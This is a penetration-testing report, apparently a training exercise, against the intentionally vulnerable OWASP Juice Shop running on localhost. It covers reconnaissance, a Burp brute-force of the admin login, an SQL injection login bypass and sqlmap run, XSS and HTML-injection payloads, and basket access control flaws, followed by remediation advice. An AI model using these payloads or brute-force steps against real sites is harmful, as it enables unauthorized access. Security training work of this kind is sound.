

# "Comprehensive Penetration Testing Report on OWASP Juice Shop: Identification, Exploitation, and Remediation of Web Application Vulnerabilities"

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## 1.Executive Summary

### 1.1 Overview of Key Findings

This assessment focused on identifying and exploiting vulnerabilities in the OWASP Juice Shop application. Key findings included:

- Weak authentication mechanisms: A brute-force attack successfully revealed the **admin** credentials.
- SQL Injection and XSS: Critical input validation vulnerabilities allowed login bypass and script injection.
- Sensitive data exposure: JWT tokens containing user data were exposed.
- Broken access control: Direct URL and cookie manipulation enabled unauthorized access to other users' baskets.
- Unprotected directories: The **robots.txt** file revealed sensitive FTP paths.

These vulnerabilities indicate severe lapses in access control, input sanitization, and secure session management.

## 1.2 Summary of Recommendations

- Implement strong password policies and account lockout mechanisms.
- Sanitize and validate all user inputs to prevent injection attacks.
- Use secure token handling and ensure JWT contents are encrypted or minimized.
- Apply strict access control on all endpoints and resources.
- Regularly audit and restrict sensitive file exposure, such as [robots.txt](#).

## 2. Methodology

### 2.1 Tools and Technologies Used

The following tools and platforms were utilized:

- Nmap: Network and service enumeration.
- Burp Suite: Proxy interception, brute-force, and injection testing.
- Hydra: Brute-force login attempts.
- Sqlmap: SQL injection exploitation.
- Browser Developer Tools: Endpoint discovery and source code inspection.
- Kali Linux Utilities: JWT decoding and vulnerability testing

### 2.2 Ethical Considerations

All testing was conducted in a controlled and legal environment — the intentionally vulnerable OWASP Juice Shop platform. No real users, data, or systems were affected. The assessment adhered to ethical guidelines for responsible vulnerability testing and disclosure.

### 2.3 Testing Approach

A black-box testing approach was used. The tester interacted with the application without internal knowledge of the code, simulating a real-world attacker. The methodology followed the OWASP Testing Guide and focused on:

- Enumerating entry points and services
- Identifying vulnerabilities
- Exploiting them in a safe manner
- Documenting findings with proof-of-concepts and remediation steps

### 3. Findings and Analysis

#### 3.1 Task 1: Reconnaissance and Information Gathering

##### • Nmap Scan Results

A targeted scan on port 3000 of localhost confirmed that the service is running and responding to HTTP requests. Despite being tagged as `ppp?` by Nmap due to fingerprint mismatch, the server's response headers and HTML clearly identify the service as **OWASP Juice Shop**, a Node.js web application. Key headers such as `X-Recruiting`, `X-Frame-Options`, and the MIT license in the HTML source validate this identification.

```
(root@kali)-[/home/kali]
# nmap -sV -p 3000 localhost

Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-21 10:57 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000074s latency).
Other addresses for localhost (not scanned): ::1

PORT      STATE SERVICE VERSION
3000/tcp   open  ppp?
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
```

## • Browser Developer Tools Analysis

Browser Developer Tools Analysis was conducted using Google Chrome.


Under the Network tab, various RESTful endpoints were identified (e.g., [/rest/user/login](#), [/api/Quantity](#)).


Inspection of the Elements and Sources tabs revealed:

- Hidden form fields (e.g., user roles)
- Client-side JavaScript validation functions
- A publicly accessible [/robots.txt](#) file listing [/ftp](#), which may lead to sensitive resources.

## • Discovered Endpoints and Attack Vectors

I have tried to see the robots.txt path and I found a ftp file path that is open and inside that there a lot of sensitive information was leaked , below is the poc :






## 3.2 Task 2: Authentication and Session Testing

### • Weak Credential Discovery

In login page I have tried a bruteforce attack with the burpsuite intruder, as I know before that the admin email is [admin@juice-sh.op](mailto:admin@juice-sh.op) so now I needed to know the password is weak or not, so I have tried with a list of password by bruteforcing them with a sniper attack in burpsuite and I got the password with 200 ok below is the poc



After the bruteforce attack I got the password with 200 ok and the password is admin123

3. Intruder attack of http://127.0.0.1:3000

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
112	action	401	148			413	
113	admin	401	151			413	
114	admin1	401	151			413	
115	admin12	401	149			413	
116	admin123	200	151			1197	
117	adminadmin	401	153			413	
118	administrator	401	154			413	
119	adriana	401	151			413	
120							

Request Response

Pretty Raw Hex

```

1 POST /rest/user/login HTTP/1.1
2 Host: 127.0.0.1:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 51
9 Origin: http://127.0.0.1:3000
10 Connection: keep-alive
11 Referer: http://127.0.0.1:3000/
12 Cookie: _ga=GA1.1.1089797110.1747386532; language=en; cookieconsent_status=dismiss; continueCode=780oygKDLrVRwN4jxz2L3d1Rtnfk5ugHskrhENQgZMreGaneE9v1b09WJ8XP; welcomebanner_status=dismiss
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 Priority: u=0
17
18 {
  "email": "admin@juice-shop",
  "password": "admin123"
}

```


### 3.3 Task 3:Input Validation and Injection Testing

#### • SQL Injection Exploits


There is a sql injection vulnerability in the login page . The login field for the email input is vulnerable with sql injection and the payload worked with a simple payload

' OR 1=1 –

This payload allowed to me login as a Admin in the shop



Another Sql injection was possible in a parameter that was vulnerable and using burpsuite tool the parameter found and using the sqlmap tool it was exploited in kali linux




```
[!] to see full list of options run with '-hh'
root@kali:~/home/kali
# sqlmap -u 'http://localhost:3000/rest/products/search?q=test' --batch --random-agent
{1.9.6#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state
possible for any misuse or damage caused by this program
[*] starting @ 05:07:59 /2025-07-20/
[05:07:59] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (X11; U; Linux i686; en-GB; rv:1.8.0.8) Gecko/20061025 Firefox/1.5.0.8' from file '/usr/share/sqlm
[05:07:59] [INFO] testing connection to the target URL
[05:07:59] [INFO] checking if the target is protected by some kind of WAF/IPS
[05:07:59] [INFO] testing if the target URL content is stable
[05:08:00] [INFO] target URL content is stable
[05:08:00] [INFO] testing if GET parameter 'q' is dynamic
[05:08:00] [INFO] GET parameter 'q' appears to be dynamic
[05:08:00] [WARNING] heuristic (basic) test shows that GET parameter 'q' might not be injectable
[05:08:00] [INFO] testing for SQL injection on GET parameter 'q'
[05:08:00] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[05:08:00] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[05:08:00] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[05:08:00] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[05:08:00] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[05:08:00] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[05:08:00] [INFO] testing 'Generic inline queries'
[05:08:00] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[05:08:00] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[05:08:00] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[05:08:00] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[05:08:01] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[05:08:01] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[05:08:01] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y
```

## • XSS Vulnerabilities

On the search field I have found an XSS vulnerability with the payload


<img src=1 href=1 onerror="javascript:alert(1)"></img>



And there was a html injection in the same field with the payload



```
<meta name=language content=1;https://youtube.com HTTP-EQUIV=refresh />
```




This payload take the url to another website which is an critical vulnerability

### Perform a reflected XSS!


First,!

I Login into the admin account and navigate to the 'Order History' page then found a track link with a parameter in the url



In this url I have tried an payload with `<iframe src="javascript:alert('xss')">`

And yes I have got the xss with the frame below



### 3.4 Task 4: Broken Access Control Testing

- URL and Cookie Manipulation

There is an endpoint that found in burpsuite as GET `/rest/basket/2`

If the request change with another bucket number from 1 to 2 then it possible to access others basket







## Recommendations

### 4.1 Mitigation for Authentication Issues

- Enforce strong password policies and multi-factor authentication.
- Limit login attempts and implement account lockouts or CAPTCHA.
- Avoid disclosing sensitive response messages like “Invalid email or password”.

### 4.2 Input and Access Control Hardening

- Use parameterized queries and ORM frameworks to prevent SQL injection.
- Implement robust access control checks on every sensitive endpoint.
- Restrict access based on roles and session tokens.

### 4.3 Secure Coding and Data Handling

- Sanitize all user inputs on both client and server sides.
- Encode output to prevent XSS and HTML injection.
- Avoid exposing JWTs in browser responses; store them securely and use short expiration times.

### 4.4 General Best Practices

- Apply security headers (`X-Frame-Options`, `Content-Security-Policy`).
- Periodically scan and audit code and configurations.
- Monitor logs for suspicious activities and unauthorized access attempts.

## **Conclusion:**

### **5.1 Summary of Penetration Testing Outcome**

The penetration test uncovered significant vulnerabilities in OWASP Juice Shop, including successful exploitation of login credentials, injection flaws, and data exposure. These issues were demonstrated with working exploits and highlight poor security hygiene in several areas.

### **5.2 Importance of Remediation and Continuous Monitoring**

Immediate remediation of the identified vulnerabilities is crucial. Security is an ongoing process; therefore, regular penetration testing, secure coding practices, and real-time monitoring should be adopted to ensure resilience against evolving threats.